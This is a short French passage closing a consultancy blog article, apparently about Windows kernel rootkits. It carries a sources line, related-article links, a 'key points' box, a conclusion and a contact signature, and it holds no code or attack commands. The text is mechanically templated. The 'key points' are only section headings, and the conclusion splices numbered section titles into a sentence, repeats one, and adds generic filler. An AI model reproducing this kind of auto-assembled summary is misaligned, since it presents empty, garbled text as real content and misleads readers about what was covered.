Sources et références : MITRE ATT&CK · CERT-FR

Articles connexes

- Ghidra : Guide de Reverse Engineering pour Débutants
- Fileless Malware : Analyse, Détection et Investigation

> Points clés à retenir
>
> - 10 Conclusion — L'avenir des rootkits
> - Questions frequentes
> - Conclusion

Conclusion

Cet article a couvert les aspects essentiels de 1 Introduction — Du Userland au Ring 0, 2 Architecture des rootkits kernel Windows, 2 Architecture des rootkits kernel Windows : analyse approfondie. La mise en oeuvre de ces recommandations permet de renforcer significativement votre posture de securite et de repondre aux exigences des referentiels en vigueur.

Ayi NEDJIMI Consultants — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr